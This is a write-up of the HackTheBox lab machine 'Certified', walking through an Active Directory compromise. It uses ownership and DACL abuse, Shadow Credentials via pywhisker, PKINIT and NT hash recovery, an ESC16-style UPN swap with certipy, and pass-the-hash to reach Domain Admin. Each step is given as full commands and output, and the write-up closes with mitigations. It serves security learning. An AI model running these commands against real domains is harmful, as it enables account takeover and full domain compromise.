Certified
Writeup for HackTheBox Certified machine

Executive Summary
This report details the security assessment of the HackTheBox machine “Certified” (hard-difficulty, Windows). The attack chain is as follows:
- Initial Access — Start with provided credentials (
judith.mader:judith09). - WriteOwner → Management Group — Abuse
WriteOwneron theManagementgroup to take ownership, then grantWriteMembersto add Judith to the group. - GenericWrite → Shadow Credentials — The
Managementgroup hasGenericWriteovermanagement_svc. Execute a Shadow Credentials attack via PyWhisker, request a TGT via PKINIT, recover the NT hash, and authenticate via WinRM. - GenericAll → UPN Modification (ESC16) — From
management_svc, resetca_operator’s password viaGenericAll, then modify its UPN toadministrator. - Certificate Mapping → Domain Admin — Request a certificate for
ca_operatorusing theCertifiedAuthenticationtemplate. Because the UPN maps toadministrator, the CA issues a certificate mapped to Domain Administrator. - Pass-the-Hash → Full Compromise — Authenticate with the forged certificate, retrieve the Domain Admin NT hash, and Pass-the-Hash via WinRM for full administrative control.
Given Credentials
- Username:
judith.mader - Password:
judith09
Reconnaissance
We begin the assessment by scanning the target 10.10.11.41 for open ports and service versions:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.10.11.41

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb)
Service Info: Host: DC01; OS: Windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m04s, deviation: 0s, median: 7h00m03s
We append the host mapping to /etc/hosts:
1
2
3
4
5
6
7
┌┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.41 certified.htb
10.10.11.41 DC01.certified.htb
Active Directory Enumeration
We utilize NetExec (nxc) to validate the credentials of judith.mader and perform RID brute-forcing to gather valid domain users:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.11.41 -u judith.mader -p  'judith09' --users --rid-brute
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\judith.mader:judith09
SMB         10.10.11.41     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.41     445    DC01             Administrator                 2024-05-13 14:53:16 0       Built-in account for administering the computer/domain
SMB         10.10.11.41     445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.41     445    DC01             krbtgt                        2024-05-13 15:02:51 0       Key Distribution Center Service Account
SMB         10.10.11.41     445    DC01             judith.mader                  2024-05-14 19:22:11 0
SMB         10.10.11.41     445    DC01             management_svc                2024-05-13 15:30:51 0
SMB         10.10.11.41     445    DC01             ca_operator                   2024-05-13 15:32:03 0
SMB         10.10.11.41     445    DC01             alexander.huges               2024-05-14 16:39:08 0
SMB         10.10.11.41     445    DC01             harry.wilson                  2024-05-14 16:39:37 0
SMB         10.10.11.41     445    DC01             gregory.cameron               2024-05-14 16:40:05 0
SMB         10.10.11.41     445    DC01             [*] Enumerated 9 local users: CERTIFIED
We verify access permissions on the SMB shares using smbclient:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌┌──(kali㉿kali)-[~]
└─$ smbclient -L  \\\\10.10.11.41\\ADMIN$ -U judith.mader
Password for [WORKGROUP\judith.mader]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.41 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
The user judith.mader does not have administrative rights to mount the default administrative shares (C$, ADMIN$). We attempt a WinRM login using evil-winrm:
1
2
3
4
5
6
7
8
9
┌┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.41 -u judith.mader -p 'judith09'

Evil-WinRM shell v3.7
Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
WinRM access is blocked for judith.mader. We utilize NetExec to query the domain controller via LDAP, requesting full Active Directory data collection for BloodHound analysis:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ netexec ldap dc01.certified.htb -u judith.mader -p judith09 --bloodhound --collection All  --dns-server 10.10.11.41

SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.41     389    DC01             [+] certified.htb\judith.mader:judith09
LDAP        10.10.11.41     389    DC01             Resolved collection methods: group, localadmin, objectprops, trusts, session, psremote, acl, rdp, container, dcom
LDAP        10.10.11.41     389    DC01             Done in 01M 49S
LDAP        10.10.11.41     389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.10.11.41_2025-02-11_093143_bloodhound.zip
We load the collected ZIP file into the BloodHound GUI:

The analysis shows that judith.mader possesses WriteOwner control rights over the Management Active Directory group.
Privilege Escalation & Lateral Movement
Step 1: Abuse of WriteOwner on the Management Group
The WriteOwner permission allows us to write the security descriptor owner attribute of the object. We modify the owner of the Management group to judith.mader using owneredit.py.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/tool_pentest]
└─$ python3 owneredit.py -action write -new-owner 'judith.mader'  -target 'management' 'certified.htb'/'judith.mader':'judith09'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-1103
[*] - sAMAccountName: judith.mader
[*] - distinguishedName: CN=Judith Mader,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
Having updated the owner attribute, we hold the authority to modify the object’s Discretionary Access Control List (DACL). We use dacledit.py to grant judith.mader the WriteMembers privilege over the Management group:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/tool_pentest]
└─$ python3 dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target 'Management' 'certified.htb'/'judith.mader':'judith09'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250214-022332.bak
[*] DACL modified successfully!
With the WriteMembers permission established, we use net rpc to add judith.mader to the Management group:
1
2
┌──(kali㉿kali)-[~/tool_pentest]
└─$ net rpc group addmem "Management" "judith.mader" -U "certified.htb"/"judith.mader"%"judith09" -S "certified.htb"
We verify the membership update:
1
2
3
4
┌──(kali㉿kali)-[~/tool_pentest]
└─$ net rpc group members "Management" -U "certified.htb"/"judith.mader"%"judith09" -S "certified.htb"
CERTIFIED\judith.mader
CERTIFIED\management_svc
Step 2: Abuse of GenericWrite over management_svc

In BloodHound, we verify that the Management group possesses GenericWrite permissions over the service account management_svc:
We perform a Shadow Credentials attack to hijack the account by writing to its msDS-KeyCredentialLink attribute using pywhisker.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(venv)─(kali㉿kali)-[~/tool_pentest]
└─$ python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"

[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 50ab534f-a46b-c4f5-6b86-427dfa5808ca
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: 7tVgShqZ.pfx
[*] Must be used with password: NU0ILJNabrxJ9IL5TMOs
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
We clone the PKINITtools Repository to process the certificate authentication flow. We request a Kerberos TGT using PKINIT authentication:
1
2
3
4
5
6
7
8
9
10
11
12
┌┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ python3 gettgtpkinit.py -cert-pfx ../7tVgShqZ.pfx -pfx-pass "NU0ILJNabrxJ9IL5TMOs" certified.htb/management_svc TGT_krb5cc
2025-02-14 11:43:34,644 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-02-14 11:43:34,660 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-02-14 11:43:50,018 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-02-14 11:43:50,018 minikerberos INFO     200e9d29db6d2bb4be8e255e15e90da19ce2d5fb5708023c2f0a12d1364e4f9c
INFO:minikerberos:200e9d29db6d2bb4be8e255e15e90da19ce2d5fb5708023c2f0a12d1364e4f9c
2025-02-14 11:43:50,023 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
We load the TGT into our session’s credential cache variable:
1
2
┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ export KRB5CCNAME=$(pwd)/TGT_krb5cc
We extract the NT hash of management_svc using the AS-REP encryption key recovered during the PKINIT exchange:
1
2
3
4
5
6
7
8
9
┌┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ python3 getnthash.py certified.htb/management_svc -key 200e9d29db6d2bb4be8e255e15e90da19ce2d5fb5708023c2f0a12d1364e4f9c

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
Using the recovered NT hash, we authenticate via WinRM to get a shell and read the user flag (user.txt):
1
2
3
4
5
6
7
8
9
┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ evil-winrm -i 10.10.11.41 -u management_svc -H a091c1832bcdd4677c28b5a6a1295584


Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents> cd ..
*Evil-WinRM* PS C:\Users\management_svc> cd Desktop
*Evil-WinRM* PS C:\Users\management_svc\Desktop> cat user.txt
*************52e10e797c0b573d0c6a
Active Directory Certificate Services (AD CS) Exploitation
Step 3: Abuse of GenericAll over ca_operator

BloodHound analysis shows that management_svc has GenericAll control over the account ca_operator:
We use this permission to reset the password of the ca_operator account:
1
2
*Evil-WinRM* PS C:\Users\management_svc\Desktop> net user CA_Operator HelloCa /domain
The command completed successfully.
We connect to the domain controller and run a Certificate Authority configuration discovery using certipy-ad:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ certipy-ad find -u "ca_operator" -p "HelloCa" -dc-ip 10.10.11.41 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.41:636 - ssl
[+] Default path: DC=certified,DC=htb
[+] Configuration path: CN=Configuration,DC=certified,DC=htb
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[+] Trying to resolve 'DC01.certified.htb' at '10.10.11.41'
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[+] Trying to get DCOM connection for: 10.10.11.41
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[+] Connected to remote registry at 'DC01.certified.htb' (10.10.11.41)
[*] Got CA configuration for 'certified-DC01-CA'
[+] Resolved 'DC01.certified.htb' from cache: 10.10.11.41
[+] Connecting to 10.10.11.41:80
[*] Saved BloodHound data to '20250214121338_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[+] Adding Domain Computers to list of current user's SIDs
[*] Saved text output to '20250214121338_Certipy.txt'
[*] Saved JSON output to '20250214121338_Certipy.json'
We grep the output for enabled certificate templates:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ cat 20250214121338_Certipy.txt | grep "Template Name"

    Template Name                       : CertifiedAuthentication
    Template Name                       : KerberosAuthentication
    Template Name                       : OCSPResponseSigning
    Template Name                       : RASAndIASServer
    Template Name                       : Workstation
    Template Name                       : DirectoryEmailReplication
    Template Name                       : DomainControllerAuthentication
    Template Name                       : KeyRecoveryAgent
    Template Name                       : CAExchange
    Template Name                       : CrossCA
    Template Name                       : ExchangeUserSignature
    Template Name                       : ExchangeUser
    Template Name                       : CEPEncryption
The CA supports the CertifiedAuthentication template.
Step 4: UPN Modification & Certificate Request (ESC16 Attack)
Because management_svc retains GenericAll control over ca_operator, it holds authorization to edit ca_operator’s User Principal Name (UPN) attribute. We modify ca_operator’s UPN to administrator:
1
2
3
4
5
6
7
8
┌┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ certipy-ad account update -u management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_operator'
Now, we submit a certificate request for ca_operator (authenticated using its password HelloCa) using the CertifiedAuthentication template. Because the UPN mapping is set to administrator, the certificate is issued mapping to the Domain Administrator:
1
2
3
4
5
6
7
8
9
10
┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ certipy-ad req -u ca_operator@certified.htb -p "HelloCa" -ca "certified-DC01-CA" -template "CertifiedAuthentication"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Once the PFX certificate is obtained, we revert the ca_operator UPN to its default value:
1
2
3
4
5
6
7
8
┌┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ certipy-ad account update -u management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator  -upn ca_operator@certified.htb

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
Domain Compromise
We authenticate against the Domain Controller using the forged administrator certificate (administrator.pfx):
1
2
3
4
5
6
7
8
9
10
┌┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ certipy-ad auth -pfx administrator.pfx -domain certified.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:************e1751f708748f67e2d34
We retrieve the Domain Administrator’s NT hash: ************e1751f708748f67e2d34.
Using the NT hash, we perform a Pass-the-Hash login using evil-winrm to obtain full root control and read the flag:
1
2
3
4
5
6
7
8
9
10
┌┌──(venv)─(kali㉿kali)-[~/tool_pentest/PKINITtools]
└─$ evil-winrm -i 10.10.11.41 -u administrator -H ************e1751f708748f67e2d34

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
************f71c4d1f5b198c4db6a4
Mitigations & Security Recommendations
To secure the certified.htb domain, implement the following mitigations:
- Restrict DACL Modification Rights:
- Audit Active Directory permissions regularly. Avoid granting low-privileged accounts control privileges (such as
WriteOwner,WriteDACL, orGenericWrite) over administrative accounts or security groups (like theManagementgroup). - Restrict access permissions on groups that have control vectors to other high-value user objects.
- Audit Active Directory permissions regularly. Avoid granting low-privileged accounts control privileges (such as
- Restrict UPN Modifications:
- Protect UPN attributes by removing self-write or generic write access over the
userPrincipalNameproperty of user objects. - Monitor Active Directory Event ID 4738 (A user account was changed) for modifications to the
userPrincipalNameattribute, specifically when it is modified to match administrative accounts.
- Protect UPN attributes by removing self-write or generic write access over the
- Secure Active Directory Certificate Services (AD CS):
- Enforce certificate template enrollment validation rules. Configure certificate templates to restrict enrollment access to only designated administrative security groups.
- Disable unnecessary templates and implement strict manager approvals for new certificate requests.